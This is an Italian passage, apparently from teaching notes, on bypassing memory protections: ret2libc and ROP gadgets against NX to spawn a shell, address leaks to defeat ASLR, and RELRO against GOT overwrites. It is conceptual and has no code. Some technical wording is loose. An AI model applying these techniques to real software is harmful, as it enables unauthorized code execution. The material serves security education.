Tuttavia, gli attaccanti possono ancora sfruttare il codice già presente nel programma, utilizzando tecniche come ret2libc (return-to-libc), che sovrascrive gli indirizzi di ritorno per chiamare funzioni esistenti in librerie come libc.

Non essendo più possibile iniettare nuovo codice, si può sfruttare un gadget esistente (come execve) per eseguire il proprio payload.

Ret2libc.

Questa tecnica consente di aggirare NX, sfruttando il codice già presente in libc. In un esempio pratico, il programma può essere manipolato per invocare la syscall execve, utilizzando gadget ROP (Return-Oriented Programming) come pop rdi; ret, pop rsi; ret, e indirizzando correttamente i registri per eseguire una shell, ad esempio "/bin/bash". Anche se il canary e NX sono attivi, un attacco basato su ret2libc permette di riutilizzare codice già presente nel programma, aggirando la protezione contro l'esecuzione di codice non autorizzato.

ASLR (Address Space Layout Randomization) ASLR randomizza gli indirizzi di memoria (stack, heap, e librerie) ad ogni esecuzione del programma, rendendo difficile per un attaccante prevedere dove si

trovano le variabili e le funzioni cruciali, come i gadget di libc.

Questo impedisce l'uso di tecniche come ret2libc, poiché gli indirizzi necessari non sono più fissi. Tuttavia, è possibile aggirare ASLR se si riesce a ottenere un "leak" (fuga) di un indirizzo di memoria, come ad esempio un indirizzo di una funzione di libc. In tal caso, l'attaccante può calcolare gli offset e determinare la posizione degli altri gadget o funzioni, permettendo l'esecuzione dell'attacco. In alternativa, l'ASLR può essere aggirato sfruttando solo il codice del programma stesso, poiché la sezione .

TEXT non è randomizzata. RELRO (Read-Only Relocations) RELRO è una protezione che impedisce la modifica della tabella delle relazioni del programma (PLT/GOT), rendendo più difficile per gli attaccanti

manipolare le funzioni di librerie dinamiche come libc. Se RELRO è attivato, la tabella GOT è protetta in modalità sola lettura, riducendo la possibilità di effettuare attacchi come il GOT overwrite, che mira a modificare gli indirizzi delle funzioni chiamate per indirizzare a codice arbitrario.